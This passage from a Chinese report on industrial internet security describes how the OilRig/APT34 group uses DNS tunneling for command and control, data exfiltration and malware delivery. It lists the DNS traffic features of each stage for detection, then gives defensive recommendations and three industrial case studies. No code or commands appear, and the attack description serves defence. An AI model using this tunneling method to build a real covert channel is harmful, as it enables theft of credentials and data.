4.2.4.2 OilRig 攻击的 DNS 隧道行为简介[11]

OilRig 也被称为 APT34（Crambus，“人面马”组织，Cobalt Gypsy），是一个来自于中东某地缘政治大国的 APT 组织，该组织从 2014 年开始活动，主要针对中东地区，攻击范围主要针对政府、金融、能源、电信等行业。受害者某国总统事务部约 900 个用户名和密码以及 80 多个网络邮件访问凭证被泄露；某国航空公司泄露了超过 1 万个用户名和密码，给企业和国家安全带来了极大的威胁。

OilRig 依赖 DNS 隧道进行命令和控制，简化后的流程如下：


阶段 1：静默阶段



此阶段 DNS 层面的行为特征如下：

- 子域名较长，一般会包含用户的 IP 地址、硬件 ID
- 子域名使用 Base64 的方式加密，避免特殊字符导致域名合法性校验无法通过
- 返回 NxDomain


阶段 2：准备阶段



此阶段 DNS 层面的行为特征如下：

- 返回类型从 NxDomain 变成 NoError
- 子域名中包含随机的字符或 TTL 极小，以避免记录被缓存
- 返回的 IP 代表控制指令

阶段 3：对外泄露数据




从 DNS 协议来看，内部的敏感信息只有通过子域名携带传送到控制端，然后在控制端将这些信息按照顺序拼接起来，受制于域名长度的限制，以及 UDP 传输的不可靠性，DNS 隧道很难向外传输较大的文件，但是传输重要的敏感信息已经足够。

此阶段 DNS 层面的行为特征如下：

- 请求子域名变化频繁，通过域名向外传输信息
- 请求的域名中包含序列号
- 返回的 IP 地址基本不变
- DNS 流量剧增

阶段 4：向企业投递恶意文件



相对于向外泄露数据而言，通过 DNS 隧道向内投递可执行文件并执行似乎更加简单，除开 A、AAAA 记录外，TXT 记录被设计成描述 DNS 服务的基本信息，因

此可以携带更多的信息

受控端通过将接收到的 TXT 信息解密并拼接成可执行文件进行执行。

此阶段，主要特征如下：

- 请求的域名中包含序列号
- 请求记录可能是 A，AAAA 或 TXT
- 如果请求记录是 A 或 AAAA，则返回的 IP 地址变化频繁
- 如果请求记录是 TXT，则返回的 TXT 内容变化频繁
- 请求频率加快，DNS 流量剧增

在 DNS 隧道中，请求的域名、返回的 IP 地址，TXT 信息（NS 服务器的描述信息）都不在具备原本该有的含义，受控端根本不关心请求域名的 IP 地址是什么，更不会根据返回的 IP 地址去发起连接，DNS 协议成为信息泄露和木马投递的媒介，而这些无法通过常规的防护设备识别。防护 DNS 滥用的攻击的设备必须有以下能力：

1. 具备长时间全量存储 DNS 请求和响应日志，单次请求无法识别未知威胁；
2. 部署必须靠近终端，或者的流量必须包含原始 IP，否则行为特征都会丢失；
3. 除开基于域名字符特征的深度分析能力，还要基于行为进行辅助，否则误报会极高；
4. 具备阻断能力，攻击组织通过隧道完成木马安装后，就会进行现场清理，届时再根据告警查攻击，为时已晚。

4.2.4.3 DNS 隧道攻击的防范

DNS 是互联网的神经系统，在边界的防护设备会将目标是 53 端口的流量放行，防火墙无法分辨返回的 IP 地址是一个真实的地址还是有其他特殊的含义，因此攻击组织便有可乘之机。如果对 DNS 流量不做任何的监管，则极有可能让企业花重金打造的安全体系成为“马奇诺防线”；另一方面，恶意软件通过 DNS 隧道构建起来的 C2 通道又是非常容易识别和脆弱的。针对 OilRig 攻击，如果在早期企业能对其 DNS 行为进行识别和阻断，就能阻断恶意软件的投放，进而阻断口

令、凭证等重要信息的泄露，消除了攻击事件对企业的影响。

综上，企业对 DNS 流量进行监控和阻断是非常有必要而且收益显著，企业有必要加快部署专业的 DNS 流量监控和阻断设备，在保障 DNS 服务的可用的前提下，提供 DNS 流量的可识别、可阻断、可控制、可追溯的能力。建议如下：

1. 全量存储 DNS 请求和响应日志，能对域名的请求和响应行为进行追溯；
2. 引入域名类威胁情报识别和阻断已知的攻击；
3. 支持通过域名特征和行为特征多个维度识别 DNS 层面的未知威胁；
4. 支持分析和阻断两种部署模式；
5. 阻断模式下支持主备的部署模式，避免设备单点故障带来的网络中断；
6. 支持通过 IP 和域名灵活定义阻断端策略，满足多种安全场景的需求；
7. 支持对用户的请求进行阻断、应答、转发操作；
8. 实时监控上级 DNS 服务的可用性，当上级不可用时，使用缓存应答。

第五章 中国重点行业工业互联网安全案例

5.1 案例一：工业互联网边缘计算敏感数据安全防护案例

5.1.1 案例概述

在工业互联网领域，边缘计算是在靠近物或数据源头的网络边缘侧，构建融合网络、计算、存储、应用核心能力的分布式开放体系，通过边缘计算能够“就近”提供边缘智能服务，满足工业在敏捷联接、实时业务、数据优化、应用智能、安全与隐私保护等方面的关键需求。

边缘计算具有数据处理实时性、数据多源异构性、终端资源受限性和接入设备复杂性，使得传统云计算环境的安全机制不再适用于边缘设备产生的海量数据的安全防护，边缘计算的数据存储安全、共享安全、计算安全、传输和敏感数据保护等问题成为边缘计算模型必须面对的挑战性问题。因此，只有有效的解决边缘计算的各种安全问题，才能促进边缘计算技术在各个领域健康快速的发展。

面向未来复杂网络环境下的边缘计算的敏感数据保护需求，主要包括边缘节点互联问题、边缘资源调度问题和边缘网络安全问题等现存问题，上述问题目前虽然各种问题都有一些解决方案，但还不能从根本上解决问题，边缘计算应用亟需数据安全保护方案。

经过两年多对边缘计算、软件定义网络、边缘计算敏感数据保护等核心技术的调研、研发、试用，本案例是边缘计算敏感数据安全防护系统在山东威海某企业进行了开局试用，运营良好，在提高了企业的信息化和智能化水平，建立了企业的网络安全保障体系。

5.1.2 工业互联网企业数据安全问题

工业互联网应用场景相对孤立，不同行业的数字化和智能化水平不同，对边缘计算的需求也存在较大差别。以机械制造行业为例对行业需求进行分析。通过企业现场调研，查阅资料、文献等方式对机械制造行业边缘计算现状和需求进行分析，机械制造行业整体基础设施建设水平不一，建设质量参差不齐，普遍面临

如下问题：

（1） 数据开放性差且工业协议标准不统一

目前在机械制造行业领域，设备基本具有数据接口，但设备和系统的数据开放性不够，缺乏数据开放接口及文档说明。存在 RS232、RJ45、Profibus、MTConnect、MODBUS/TCP、Profinet 等多种工业协议标准，各个自动化设备生产及集成商还会自己开发各种私有的工业协议，各种协议标准不统一、互不兼容，导致协议适配、协议解析和数据互联互通困难。

（2） 数据采集种类有限

机械制造行业车间内的设备多数已有数据采集功能，但是采集的种类有限，如数控机床多数能采集电压、电流等信号，但是振动信号等多需要外置传感器的方式进行采集，部分机床还没有部署此功能。

（3） 工业数据采集实时性要求难以保证

生产线的高速运转，精密生产和运动控制等场景则对数据采集的实时性要求不断提高，传统数据采集技术对于高精度、低时延的工业场景难以保证重要的信息实时采集和上传，无法满足生产过程的实时监控需求。

（4） 全车间统一网络尚未实现

机械制造行业基础设施建设水平不一，车间内设备联网水平也参差不齐。部分设备已经实现联网，但尚未形成全车间统一网络。

（5） 工业数据采集存在数据安全隐患

工业数据采集会涉及到大量重要工业数据和用户隐私信息，在传输和存储时都会存在一定的数据安全隐患，也存在黑客窃取数据、攻击企业生产系统的风险，急需边缘计算的敏感数据防护措施。

5.1.3 敏感数据防护解决方案

边缘计算敏感数据安全防护系统，主要由安全导向的网络通信平台服务器、核心/边缘网关、终端软件、安全协议套件组成。支持用户和边缘计算设备端到端双向认证机制，以及边缘计算设备对接入用户的群组认证、跨域认证等；可抵御终端侧非授权侵入、流量拦截攻击、敏感信息窃取等数据安全威胁。适用于多类网络边缘侧终端设备的应用运行场景。

边缘计算敏感数据安全防护系统整体架构图所示：

图 5-1 边缘计算敏感数据安全防护系统整体架构

1. 通信服务器平台

通信服务器平台主要功能：安全协议组件管理、安全态势管理、安全认证管理、安全服务编排管理、边缘计算设备管理、拓扑管理、安全资源调度管理、跨域安全策略管理、敏感数据知识库管理、恶意攻击知识库管理、安全预警管理。

边缘计算设备管理对外提供边缘网络设备、接入终端设备、接入终端用户、基础网络拓扑、覆盖网络链路、多域网络服务等网络与服务的综合管理和集中控制。拓扑管理模块支持 OSPF、BGP、ISIS 等协议的数据平面主机和路由发现。

2. 核心/边缘网关

由控制器代理、边缘计算模块、边缘感知模块、攻击感知模块、攻击预警模块、日志记录模块六部分组成。控制器代理与控制器创建 OpenFlow 协议控制通道，接收并反馈网关设备的状态信息。边缘计算模块进行网络接口和网络状态的实时感知，并进行网络协议识别、分类和统计。边缘感知模块负责主动发现边缘终端，并对边缘终端信息进行收集与管理。攻击感知模块通过相关攻击特征库发现攻击事件。攻击预警模块根据攻击感知情况，发出相关攻击事件预警。日志记录模块做相关审计。

3. 终端软件

由控制器代理、敏感数据识别、敏感数据检测、跨域交换、恶意攻击检测、

恶意攻击防护六部分组成。控制器代理功能与网关的控制器代理功能相同，故不再赘述。敏感数据识别模块通过敏感数据特征库，发现终端上的敏感数据。敏感数据检测模块对终端上的敏感数据存储位置、相关操作和流向进行监测与追踪。恶意攻击检测模块检测针对终端的攻击，恶意攻击防护模块可以防护针对终端的网络攻击，跨域交换模块通过对终端系统进行实时、准确的监测与调控，确保跨域数据交换的安全性。

4. 安全协议套件

安全协议套件支持自主知识产权的网络安全通信协议，建立设备与设备、设备与平台间的安全互联隧道，设备间的设备身份认证、认证密钥交换、用户身份认证、认证加密传输、心跳包活机制等安全协议阶段。

本方案技术路线围绕跨域安全互联互通技术、边缘网络边界控制技术、边缘安全资源调度技术和边缘敏感数据保护技术四个方面详细展开。系统关键技术融合在 SOCPlat 服务器平台、边缘网关、终端软件和安全协议套件中实现。




图 5-2 边缘计算敏感数据安全防护系统安全方案图

边缘计算敏感数据安全防护系统管理维度上支持软件定义，服务维度上支持用户定制，安全维度上完全自主可控。采用广义的软件定义技术，改造边缘网络

节点的网络架构、管理方法、配置方式、通信模式，改善边缘网络之间的安全资源共享—即通过网络虚拟化技术、软件定义安全、软件定义边界技术实现跨域安全资源的集中管理和统一调度；在传统 SDN 的管理平面和控制平面之间增加调度平面，即采用 MANO 技术、SFC 技术和 SLC 技术分别对涉及业务部分的资源、功能、生命周期进行抽象、建模、设计、编排，实现边缘网络资源的集中式、可视化、一致性管理和调度；采用自主研发、具有自主知识产权的安全通信协议套件，实现满足多元业务的可靠控制协议和安全数据协议，保障用于工业多元业务的低时延、高可靠、易扩展的安全通信。

该案例实施具备网络通信服务器、核心/边缘网关、终端软件等上线产品，丰富储备边缘计算敏感数据保护安全体系的理论基础和关键技术，下一步重点突破归一化管理方法、工业级通信协议、智能化控制模型和插件式平台服务四项关键技术，对已有软硬件、管理平台进一步集成、调试、优化、完善，提供自主可控、安全可靠的边缘网络智能互联、安全防护、动态调度和综合管理的边缘计算敏感数据保护解决方案。

5.1.4 小结

在面向工业级、具有自主知识产权的安全通信协议套件方面，边缘计算敏感数据安全防护系统可提供安全通信协议软件 SDK，具备支持设备身份认证、用户统一认证、认证加密传输、密钥主动更新、心跳保活机制等安全通信能力，支持 C、PYTHON、JAVA 等主流开发语言，并提供国密加解密及认证接口。终端设备的平均接入认证时间不超过 3 秒。

在核心/边缘网关设备的装置设计方面，本方案支持丰富的终端设备接入方式，如 Wi-Fi 接入、网口、串口、并口等；支持常见的工业控制协议解析，如 MODBUS、DNP3、S7、OPC 等；且系统内置国密安全芯片及信息安全算法，如 SM1、SM2、SM3、SM4、DES、AES 等。

在 SOC2Plat 服务器的平台设计方面，边缘计算敏感数据安全防护系统支持工业级的机理模型、微服务，支持面向需求定义和流程定制的插件式、可扩展的平台，支持用户和边缘计算设备端到端双向认证、个体认证、群体认证、跨域认证等多种认证方式的按需定义，实现安全功能的轻量化资源需求，能够抵御终端

非授权侵入、流量拦截攻击和敏感数据窃取等数据安全威胁。

5.2 案例二：智能工厂工业网络安全集中监测与态势感知

5.2.1 案例概述

制造业是实体经济的主体，是国家安全和人民幸福安康的物质基础。随着《中国制造 2025》的全面部署推进，智能制造已日益成为制造业发展的重大趋势和核心内容。以智能制造为主攻方向，推进我国信息化和工业化深度融合，成为实施制造强国战略的必然选择。

为了紧随国家战略，某集团全面启动了智能工厂建设工作，提升工厂整体技术水平和制造实力，加速全球化推动。目前，某集团完成 5 大产业线多个工厂的智能化改造，建成沈阳冰箱、郑州空调、佛山洗衣机、黄岛中央空调、胶州空调、青岛热水器等多个智能互联工厂。智能工厂集智能化生产和大规模定制化平台于一身，采用模块化、自动化、数字化、智能化为基础的全生态互联体系，包括内网互联、信息互联，外部需求信息直接互联到内部生产线，生产线根据需求进行产品生产的实时优化。

5.2.2 智能工厂典型安全问题

随着智能工厂的建设，工厂的智能化自动化程度越来越高，导致工业控制系统从封闭走向开放，生产网、办公网与互联网互联互通。网络的互通互联造成了生产网络规模越来越大而复杂，因此网络威胁和安全风险也在不断增加，发生网络安全事故造成的损失也越来越大。其安全风险主要包括以下几方面：

厂区间跨地域网络互通：全国各厂区之间网络专线互通，形成一个大的“局域网”，易造成病毒在厂区间横向传播感染，而且难以定位、追溯。

厂区内各区域边界不清：不同区域的网络冗余互联，生产网和办公网边界不清晰，不同的业务、设备混在一起，风险高、难管理。

区域通信缺乏监测手段：对于 IT 网络之间、以及从 IT 网络到 OT 网络的通信流量，缺乏监测手段，当发生恶意流量时无法实时感知。

生产过程缺乏审计手段：对于工控系统生产过程中各工艺流程之间的数据交换、组态变更、协议通信、数据采集、远程维护等缺乏必要的感知监测手段，无法及时发现问题。

工控系统资产缺乏有效管理：工控系统的资产数量、工作状态不清楚。无法监测资产之间通信的流量，无法及时定位非法接入、幽灵资产、失陷主机。

因此，由于智能工厂网络互联互通、网络规模大、复杂程度高，它所面临的安全威胁是多层面、复杂多样的，安全威胁的影响范围和带来的损失也更大。仅仅依靠传统的网络隔离、访问控制、入侵检测等单一的技术，已不能满足安全需求。需要的是新的技术，即将传统 IT 检测技术和工业 OT 检测技术有机结合起来，充分理解工控系统生产业务，将传统的信息安全理念与工业安全业务相融合。做到及时发现网络中的异常事件，实时掌握网络安全状况，将之前很多时候亡羊补牢的事中、事后处理，转向事前自动监测预警，降低网络安全风险，提高生产网络整体安全水平。

5.2.3 智能工厂安全集中监测解决方案

经过针对某集团全国多个厂区的调查，智能工厂网络结构大致分为核心层、汇聚层、接入层三层星型网络。核心层：由核心交换机、路由器组成。负责厂区内部各区域的数据交换以及外网出口；汇聚层：由工业汇聚交换机、无线控制器组成；负责区域内部网络分组之间的数据交换；接入层：由工业接入交换机、办公网络接入交换机、无线 AP 组成。负责网络分组内部各主机、设备之间的数据交换；工控生产所需的 SCADA 和 MES 系统部署在单独的数据中心；接入层网络由多个交换机组成的环形网络，PLC 控制器部署工业生产接入交换机，PLC 多采用西门子、三菱、欧姆龙等品牌。

综合以上信息，在厂区内部署工业安全监测系统（ISD），对工业网络中的 IT 和 OT 流量进行综合实时的监控，通过资产发现管理为主线，动态监测厂区网络的安全状况。部署方案如下：

- 在核心交换机部署一台工业安全监测系统，负责对办公网、生产网、数据中心以及互联网之间的数据监测；
- 选取 PLC 分布较多、关键工艺和生产过程密集区域的接入交换机位置部

署工业安全监测系统，监测工控系统生产过程的各种工控资产、指令、操作、数据；




图 5-3 工业安全监测系统部署方案图

■ 同时，为了满足某集团总部对各厂区集中监测、集中分析的需求，在集团总部部署工业安全监测控制平台（ISDC）。通过工业安全监测系统（ISD）数据自动上报的机制，将各厂区的监测结果实时上报集团总部，实现全面数据汇总、统一监测、集中分析。




图 5-4 数据上报部署方案图

通过“智能工厂”工业安全监测系统及控制平台的部署和成功实施，帮助某集团实现了智能工厂内网 IT 和 OT 流量的一体化同时监测，实现集中监测与态势感知；帮助企业解决了不同区域工厂的难以进行统一安全监测的问题；为某集团提供了安全管理的抓手，帮助企业进行安全预防性维护、应急响应和事故调查。

方案创新点：

（1）以“大数据分析”为核心的威胁发现和溯源技术

大数据时代的到来为工业信息安全提供了新的技术手段，对工业企业的业务数据和安全数据进行统一管理，将工业大数据和信息安全分析技术相结合，实现对数据的采集、分析并从功能维度进行汇总、查看、统计及处置。

（2）以“积极防御”为核心的纵深防御技术

现阶段大多数企业的信息安全工作都聚焦于“架构安全”和“被动防御”，对“积极防御”和“情报”则涉及较少，本方案建设以 “情报”驱动的“积极防御”纵深防御平台，提高企业的网络安全防护能力。

（3）以“人+机器”为核心的安全运营技术

新形势下的网络安全，本质是“三人”的对抗：人与人的对抗、人与机器的对抗、人工智能的对抗。人工智能时代，机器人可以替代一切，但不能替代网络

安全工程师，因为网络安全是逆向思维、是不走寻常路，而人工智能是经验的决定。只有采用“人+机器”的方法，把人的知识驱动和机器的数据驱动结合起来，才能真正做到“谁进来？做什么？拿了什么？”，从而掌控全局。

5.2.4 小结

本方案采用了工业安全监测系统（ISD）和工业安全监测控制平台（ISDC）对某“智能工厂”工控系统进行集中监测与态势感知，为某集团提供了可靠有效的智能工厂监测方案，降低了安全运营成本，为其它大型智能制造企业推进工业安全监测与态势感知体系建设奠定基础，同时，为制造行业工厂转型升级树立行业标杆作用。

案例三：工业互联网平台的安全防护与统一安全运营管理

5.3.1 案例概述

工业互联网包括网络、平台、安全三大体系。其中，网络体系是基础。工业互联网将连接对象延伸到工业全系统、全产业链、全价值链，可实现人、物品、机器、车间、企业等全要素，以及设计、研发、生产、管理、服务等各环节的泛在深度互联。平台体系是核心。工业互联网平台作为工业智能化发展的核心载体，实现海量异构数据汇聚与建模分析、工业制造能力标准化与服务化、工业经验知识软件化与模块化、以及各类创新应用开发与运行，支撑生产智能决策、业务模式创新、资源优化配置和产业生态培育。安全体系是保障。建设满足工业需求的安全技术体系和管理体系，增强设备、网络、控制、应用和数据的安全保障能力，识别和抵御安全威胁，化解各种安全风险，构建工业智能化发展的安全可信环境。

本案例围绕工业互联网平台边缘层、工业 IaaS 层、工业 PaaS 层、工业 SaaS 层面临的突出安全风险进行深入的需求分析，在标准框架的指导下形成总体防护设计，构建以态势感知平台作为安全运营中心的安全防护系统，在各层部署必要的技术和产品形成纵深防御，在统一安全管理与运营中心的决策指挥能力指导下形成工业互联平台的安全综合防护系统。

5.3.2 工业互联网平台典型安全问题

工业互联网平台存在以下安全风险：

（1）边缘接入设备安全风险：边缘终端层处于工业互联网平台最底层，作为整个平台的基础，主要实现数据采集、协议解析、智能处理等功能。该层主要面临的安全威胁有：物理攻击，即针对终端设备本身进行物理上的破坏行为，实现信息窃取、恶意追踪、非法使用等；资源消耗攻击和拒绝服务攻击，即过度占用终端设备有限的计算、存储等能力，消耗有限的能源等资源，引发服务异常；数据窃取、篡改、伪造、重放等攻击。边缘接入设备与与平台身份认证的力度普遍较弱，不能防止重放攻击；并且认证方式大多都是单向认证。此外，一些企业为了简化问题排查难度，边缘设备所传输的数据均未采取加密措施，设备与平台间的数据为明文传输。部分平台在设计时考虑了数据传输加密的问题，但是对于加密秘钥，也是明文存储在终端内存里，且对于秘钥的分发没有相应的管理制度。

（2）工业 IaaS 层安全风险：作为工业互联网平台的基础设施层，工业 IaaS 的安全主要是指对基础设施自身的安全保护，以及因资源虚拟化、多租户服务引发的信息安全问题。所面临的安全威胁主要有设备非法接入、恶意代码注入、会话控制和劫持、弱密码攻击、非法更改或删除平台数据、非法窃取数据或计算资源、虚拟机镜像文件非法访问和篡改、拒绝服务攻击、中间人攻击、SQL 注入攻击等。

（3）工业 PaaS 层安全风险：工业 PaaS 为用户提供了包括工业应用开发工具、工业微服务组件、工业大数据分析平台、数据库、操作系统、开发环境等在内的软件栈，允许用户通过网络来进行应用的远程开发、配置、部署，并最终在服务商提供的数据中心内运行。工业 PaaS 所面临的安全威胁主要有非法窃取或访问软硬件资源、拒绝服务攻击、恶意软件植入等。可以借助于数据加密、防火墙、访问控制机制、强制执行最小权限规则、反病毒软件和入侵检测工具等技术和管理手段进行安全性增强。

（4）工业 SaaS 层安全风险：在工业互联网平台中，SaaS 主要功能是提供工业软件或服务。由于 SaaS 的运行以互联网为基础，必将面临复杂的信息安全问题，如身份冒用、资料窃取、IP 欺骗、端口扫描、数据包嗅探等。可以借助于身份认证、数据加密、入侵检测系统、防火墙、访问控制机制、数据传输控制、

网络实时监控以及 SQL 攻击保护等手段进行安全性增强。

（5）数据安全防护体系有待完善：数据是工业互联网平台运营最有价值的环节，工业互联网平台最核心的价值之一就是实现数据的共享与实时利用。工业互联网平台采集、存储和利用的数据资源存在数据体量大、种类多、关联性强、价值分布不均、不同领域数据保护利用存在较大差异等特点，因此工业互联网平台数据安全存在责任主体边界模糊、分级分类保护难度较大、事件追踪溯源困难、数据加密存储技术尚不完善、鉴权技术发展尚不成熟、平台用户信息及企业生产信息等敏感信息存在泄露隐患、数据交易权属不明确、监管责任不清等问题，工业大数据应用存在安全风险。

（6）安全管理制度与安全应急工作有待完善：大部分企业内部虽然有相应的安全管理制度文件，但并不完善。缺少系统安全开发的制度文档，内部人员无法依据相应的文档实施工作，存在“重技术、轻安全”的现象。在安全应急方面，企业普遍没有针对工业互联网业务制定应急预案以及进行应急演练，一旦发生安全事件，存在不能及时有效处理的危险。

5.3.3 工业互联网平台安全解决方案

根据工业互联网平台企业面临的安全风险和技术需求，本安全防护体系框架如下图所示。技术框架由边缘接入安全防护、工业 IaaS 安全、工业 PaaS 安全、工业 SaaS 安全及工业互联网平台安全应用中心五个子系统组成，最终实现可管控各层次的防攻击、防病毒、防入侵、防窃密、防控制机制和统一的安全运营中心，形成针对工业互联网平台的综合安全防护方案。

